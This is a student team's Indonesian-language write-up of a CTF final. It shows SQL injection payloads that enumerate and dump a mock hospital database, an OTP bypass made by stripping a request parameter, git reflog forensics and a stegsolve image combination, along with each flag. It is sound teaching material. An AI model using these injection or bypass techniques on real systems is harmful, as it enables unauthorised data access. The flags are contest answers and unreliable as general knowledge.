

Write-up Final

Techtonic Expo CTF



Presented By:
LastSeenIn2026

Sugeng Dwi Hermanto (SMKN 1 Cibinong)
Deffreus Theda (SMA Pradita Dirgantara)
Riduan (SMKN 2 Pangkalpinang)

[DAFTAR ISI]

[DAFTAR ISI].....	2
[WEB EXPLOITATION].....	3
1. Reflected.....	3
Overview:.....	3
Solution:.....	3
Flag: TechtonicExpoCTF{cl0wn_l4ugh7in9_at_y0u}.....	6
2. Bypass.....	7
Solution:.....	7
Flag: TechtonicExpoCTF{y0u_5ucc3ss_bvp4ss_0tp_br0}.....	9
[FORENSIC].....	10
1. Temporary.....	10
Solution:.....	10
Flag: TechtonicExpoCTF{t1m3_7r4v3l_1n_g1t}.....	13
[CRYPTOGRAPHY].....	14
1. Pixel.....	14
Overview:.....	14
Solution:.....	14
Flag: TechtonicExpoCTF{drunk_1s_b3tt3r_f0r_h3al7h}.....	16

[WEB EXPLOITATION]

1. Reflected



Overview:

Dalam challenge ini, diberikan sebuah website dengan fitur pencarian nama pasien yang tampaknya aman. Namun, saya diminta untuk menguji apakah fitur ini rentan terhadap serangan **SQL Injection** dan mencoba mendapatkan data rahasia yang disimpan dalam basis data. Tujuannya adalah mengeksplorasi celah keamanan ini untuk mengakses data sensitif yang seharusnya tidak terlihat, seperti nama database, nama tabel, hingga mendapatkan **flag** yang tersembunyi di dalam database tersebut.

Solution:

1. Payload ke 1: Bypass Input

' or 1=1-- -

Rumah Sakit Techtonic Expo

Coba cari data rahasia di inputan ini!

Apakah kamu bisa bypass security
nya?

Masukkan Nama Pasien

' or 1=1-- -

Cari

result:

Data Pasien

ID Pasien	Nama Pasien	Tanggal Lahir	Alamat	Nomor Telepon
1	Budi Santoso	1990-02-15	Jl. Melati No. 10	081234567890
2	Siti Aisyah	1985-06-10	Jl. Kenanga No. 15	081987654321
3	Ahmad Yani	1992-09-20	Jl. Cempaka No. 20	081345678912

Disini saya dapat melihat semua data2 pasien.

2. Payload ke 2: Menemukan Jumlah Kolom

' order by 6-- -

Dari hasilnya, diketahui bahwa query memiliki 6 kolom. Ini penting untuk eksplorasi lebih lanjut, khususnya saat menggunakan perintah **UNION SELECT**.

Rumah Sakit Techtonic Expo

Coba cari data rahasia di inputan ini!

Apakah kamu bisa bypass security
nya?

Masukkan Nama Pasien

' order by 6-- -

Cari

result:

Data Pasien

Setelah mencoba 1-7 terlihat bahwa di bagian ke 7 data2 sebelumnya yang dapat saya lihat menghilang/error, dapat di simpulkan bahwa columnya hanya mencapai 6 column saja.

3. Payload ke 3: Find the Database Name

' UNION select 1,schema_name,3,4,5,6 from
INFORMATION_SCHEMA.SCHEMATA-- -

Data Pasien

ID Pasien	Nama Pasien	Tanggal Lahir	Alamat	Nomor Telepon
1	Budi Santoso	1990-02-15	Jl. Melati No. 10	081234567890
2	Siti Aisyah	1985-06-10	Jl. Kenanga No. 15	081987654321
3	Ahmad Yani	1992-09-20	Jl. Cempaka No. 20	081345678912
1	information_schema	3	5	6
1	u305698498_neptun	3	5	6

Disini saya menemukan 2 database, dan focus saya tertuju ke database yang sus = u305698498_neptun

4. Payload 4: Find the Table Name

```
' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4,5,6 from INFORMATION_SCHEMA.TABLES where table_schema='u305698498_neptun'-- -
```

ID Pasien	Nama Pasien	Tanggal Lahir	Alamat	Nomor Telepon
1	Budi Santoso	1990-02-15	Jl. Melati No. 10	081234567890
2	Siti Aisyah	1985-06-10	Jl. Kenanga No. 15	081987654321
3	Ahmad Yani	1992-09-20	Jl. Cempaka No. 20	081345678912
1	pasien	u305698498_neptun	5	6
1	obat	u305698498_neptun	5	6
1	dokter	u305698498_neptun	5	6
1	kunjungan	u305698498_neptun	5	6
1	resep	u305698498_neptun	5	6

Disini saya mendapatkan 5 table name.

5. Payload 5: Menampilkan seluruh isi column dari tiap table

```
' UNION select * from u305698498_neptun.obat-- -
```

Data Pasien				
ID Pasien	Nama Pasien	Tanggal Lahir	Alamat	Nomor Telepon
1	Budi Santoso	1990-02-15	Jl. Melati No. 10	081234567890
2	Siti Aisyah	1985-06-10	Jl. Kenanga No. 15	081987654321
3	Ahmad Yani	1992-09-20	Jl. Cempaka No. 20	081345678912
1	Paracetamol	Tablet	100	Obat untuk demam dan nyeri
2	Amoxicillin	Kapsul	50	Antibiotik untuk infeksi
3	Antiseptik	Cair	30	Untuk membersihkan luka
4	Ibuprofen	Tablet	80	Obat untuk nyeri dan peradangan
5	Flag	Rahasia	1	TechtonicExpoCTF{cl0wn_l4ugh7in9_at_y0u}

Setelah mencoba menampilkan isi dari tiap2 table yang ada, disini saya menemukan sebuah flag yang ada di table **obat**.

Flag: TechtonicExpoCTF{cl0wn_l4ugh7in9_at_y0u}

2. Bypass



Overview:

Challenge ini mengharuskan saya untuk mendaftar di sebuah website dan melewati proses verifikasi **OTP (One-Time Password)** untuk mendapatkan flag. Saya diminta untuk mengeksplorasi apakah ada celah dalam mekanisme otentikasi OTP dan mencari cara untuk mendapatkan **flag** tanpa memasukkan OTP yang benar.

Solution:


Saat melihat page source dari halaman registrasi, ditemukan bahwa website menggunakan **CSRF** token yang terlihat seperti ini:

```
<form method="POST" action="proses.php">
<input id="csrf_token" name="csrf_token" type="hidden" value="IjQ2N2E4YWUxNjIyMzFhNWIxNjMyMDkyODgwM2Y5NTY2MmIwMGFiNTci.Zwekjw.Qqi2XjKhNYVV69BQiXN8fTuaI2I">
<div class="form-group">
  <label for="full_name">Nama Lengkap:</label>
  <input id="full_name" name="full_name" required type="text" value="">
</div>
```

Namun, token ini hanya digunakan untuk mencegah serangan CSRF, tidak mempengaruhi proses bypass OTP.

Lalu selanjutnya saya mencoba registrasi akun.

Setelah register, terdapat sebuah form input untuk Authentication OTP.



Lalu saya membuka tools **burp suite** untuk meng intercept request saya.

Saat request OTP dikirimkan ke server, ini adalah bentuk request yang dihasilkan:

	Pretty	Raw	Hex
1	POST /dashboard.php HTTP/1.1		
2	Host: jupiter.techtonicexpo.com		
3	Cookie: PHPSESSID=kfd5v1f0ubk08j8t3qckv7jorj		
4	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0		
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		
6	Accept-Language: en-US,en;q=0.5		
7	Accept-Encoding: gzip, deflate, br		
8	Content-Type: application/x-www-form-urlencoded		
9	Content-Length: 8		
10	Origin: https://jupiter.techtonicexpo.com		
11	Referer: https://jupiter.techtonicexpo.com/dashboard.php		
12	Upgrade-Insecure-Requests: 1		
13	Sec-Fetch-Dest: document		
14	Sec-Fetch-Mode: navigate		
15	Sec-Fetch-Site: same-origin		
16	Sec-Fetch-User: ?1		
17	Te: trailers		
18	Connection: keep-alive		
19			
20	otp=test		

Dari sini, Saya menyadari bahwa proses verifikasi server mungkin lemah.

Lalu saya beralih ke menu **Repeater**

Last step Untuk menguji kelemahan server, Saya mencoba menghapus parameter **otp** dari request dan mengirim ulang request tersebut:

Request

Pretty Raw Hex

```
1 POST /dashboard.php HTTP/2
2 Host: jupiter.techtonicexpo.com
3 Cookie: PHPSESSID=kfd5v1f0ubk08j8t3qckv7jorj
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept:
6   text/html, application/xhtml+xml, application/xml; q=0.9, image/avif, image/webp, */*; q=0
7   .8
8 Accept-Language: en-US, en; q=0.5
9 Accept-Encoding: gzip, deflate, br
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 0
12 Origin: https://jupiter.techtonicexpo.com
13 Referer: https://jupiter.techtonicexpo.com/dashboard.php
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19 Te: trailers
20 Connection: keep-alive
```

Result: Server tetap memberikan respon **200 OK** tanpa melakukan verifikasi OTP dan menampilkan flag.

Response


Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 X-Powered-By: PHP/8.2.19
3 Expires: Thu, 19 Nov 1981 08:52:00 GMT
4 Cache-Control: no-store, no-cache, must-revalidate
5 Pragma: no-cache
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 141
8 Vary: Accept-Encoding
9 Date: Sun, 13 Oct 2024 14:18:12 GMT
10 Server: LiteSpeed
11 Platform: hostinger
12 Panel: hpanel
13 Content-Security-Policy: upgrade-insecure-requests
14 Alt-Svc: h3=":443"; ma=2592000, h3-29=:443"; ma=2592000, h3-Q050=:443";
ma=2592000, h3-Q046=:443"; ma=2592000, h3-Q043=:443"; ma=2592000, quic=:443";
ma=2592000; v="43,46"
15
16 Welcome to the Techtonic Expo CTF Challenge!, rerewr kamu berhasil nge bypassa OTP
nya.<br>
Flag: TechtonicExpoCTF{y0u_5ucc3ss_bvp4ss_0tp_br0}
```

Flag: **TechtonicExpoCTF{y0u_5ucc3ss_bvp4ss_0tp_br0}**

[FORENSIC]

1. Temporary



Overview:

Challenge ini memberikan sebuah zip file yang berisi direktori `.git`, yang jika di ekstrak akan membuat current working directory menjadi sebuah git repository. Dengan menggunakan version control seperti git, kita dapat menginvestigasi setiap perubahan yang ada di git repository ini dan apa yang terjadi pada `flag.txt`.

Solution:

Eh, kamu tau ga **git** itu apa?

git adalah sebuah version control system, yang dapat mengawasi perubahan di source code dan menyimpan semua history perubahan yang terjadi. Nah, dengan fitur tersebut kita bisa tahu bagaimana ‘dokumen penting’ tersebut sebelum dihapus.

Ketika kita *unzip Temporary*, maka sebuah direktori *.git* akan di extract. Dengan kehadiran *.git*, direktori ini telah menjadi sebuah git repository:

```
$ unzip Temporary
Archive: Temporary
  creating: .git/
 extracting: .git/COMMIT_EDITMSG
  inflating: .git/config
  inflating: .git/description
 extracting: .git/HEAD
  creating: .git/hooks/
  inflating: .git/hooks/applypatch-msg.sample
  inflating: .git/hooks/commit-msg.sample
  inflating: .git/hooks/fsmonitor-watchman.sample
---snip---
```

Jika kamu berada di sebuah git repo, maka akan tersedia berbagai command untuk menggunakan dengan git. Kita bisa cek status repo ini menggunakan command *git status*:

```
$ git status
On branch SUN
Your branch is up to date with 'origin/SUN'.

Changes to be committed:
  (use "git restore --staged <file>..." to unstage)
    deleted:    SUN.txt

Untracked files:
  (use "git add <file>..." to include in what will be committed)
    Temporary
```

Terlihat sebuah file bernama *SUN.txt* yang telah dihapus. Salah satu fitur git adalah mengembalikan (restore) file yang sudah termodifikasi atau terhapus. Disini kita bisa menggunakan command *git restore SUN.txt*, namun sebelum itu, perlu di-unstage dengan command *git restore -staged SUN.txt*.

```
$ git restore --staged SUN.txt
$ gst
On branch SUN
Your branch is up to date with 'origin/SUN'.

Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
    deleted:    SUN.txt

Untracked files:
  (use "git add <file>..." to include in what will be committed)
    Temporary
```

```
no changes added to commit (use "git add" and/or "git commit -a")
$ git restore SUN.txt
$ ls
SUN.txt  Temporary
$ cat SUN.txt
Welcome to the Techtonic Expo CTF Challenge!
```

Waah, sudah di restore tapi ternyata itu bukan flagnya...

Eits, pasti ada dong perubahan lain sebelum ini, yang bisa kita cek dengan command *git reflog*:

```
$ git reflog
b6da277 (HEAD -> SUN, origin/SUN) HEAD@{0}: commit: SUN
2e91a94 (Saturn) HEAD@{1}: checkout: moving from Saturn to SUN
2e91a94 (Saturn) HEAD@{2}: commit: Saturn
db62977 (Jupiter) HEAD@{3}: checkout: moving from Jupiter to Saturn
db62977 (Jupiter) HEAD@{4}: commit: Jupiter
4cf8475 (Mars) HEAD@{5}: checkout: moving from Mars to Jupiter
4cf8475 (Mars) HEAD@{6}: commit: Mars
e69df81 (origin/main, main) HEAD@{7}: checkout: moving from main to Mars
e69df81 (origin/main, main) HEAD@{8}: Branch: renamed refs/heads/master to refs/heads/main
e69df81 (origin/main, main) HEAD@{10}: commit (initial): Earth
```

Ada beberapa commit sebelum ini, yang mungkin mengubah file flag untuk disembunyikan. Kita bisa lihat apa sih yang diubah oleh sebuah commit dengan menggunakan command *git diff <hash_commit>*:

```
$ git diff 2e91a94
added: SUN.txt
-----
• 1: |  
Welcome to the Techtonic Expo CTF Challenge!

removed: Saturn.txt
-----
• 0: |  
This is Saturn Bro, Not Jupiter
$ git diff db62977
added: SUN.txt
-----
• 1: |  
Welcome to the Techtonic Expo CTF Challenge!

removed: flag.txt
-----
```


```
• 0: |  
TechtonicExpoCTF{t1m3_7r4v3l_1n_g1t}  
$ git diff 4cf8475  
  
removed: Mars.txt  
-----  
  
• 0: |  
This is Mars Bro, Not Jupiter  
  
added: SUN.txt  
-----  
  
• 1: |  
Welcome to the Techtonic Expo CTF Challenge!
```

Ehh, apaa ituu, di commit *db62977*, ternyata *flag.txt* dihapus ges, ya allah, siapa sih yang hapus smh. Terlihat juga konten *flag.txt* yang dihapus yang juga merupakan flag dari challenge ini! Yay! :D

Flag: TechtonicExpoCTF{t1m3_7r4v3l_1n_g1t}

[CRYPTOGRAPHY]

1. Pixel



Overview:

Pada tantangan ini, saya diberikan dua file gambar bernama **pixel1.png** dan **pixel2.png**. Tugasnya adalah menemukan flag yang tersembunyi dalam kedua gambar tersebut, kemungkinan besar melalui teknik **steganography** atau manipulasi gambar.


Solution:

First of all saya melakukan verifikasi jenis dan dimensi berkas menggunakan command **file**.


```
└─(PwnH4x0r㉿kali)-[~/CTF/techtonic/Final/crypto]
$ file *
pixel1.png: PNG image data, 200 x 200, 8-bit/color RGB, non-interlaced
pixel2.png: PNG image data, 200 x 200, 8-bit/color RGB, non-interlaced
```

Selanjutnya saya menggunakan tools **stegsolve** untuk menggabungkan file **pixel1.png** & **pixel2.png**.


```
[PwnH4x0r㉿kali]:[~/CTF/techtionic/Final/crypto]
$ stegsolve
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```



Lalu masukkan file **pixel1.png** terlebih dahulu.



Lalu untuk menggabungkan kedua gambar, pergi ke **Analyse > Image Combiner**



Lalu pilih file **pixel2.png**.

Dan ini adalah resultnya:



Flag: **TechtonicExpoCTF{drunk_1s_b3tt3r_f0r_h3al7h}**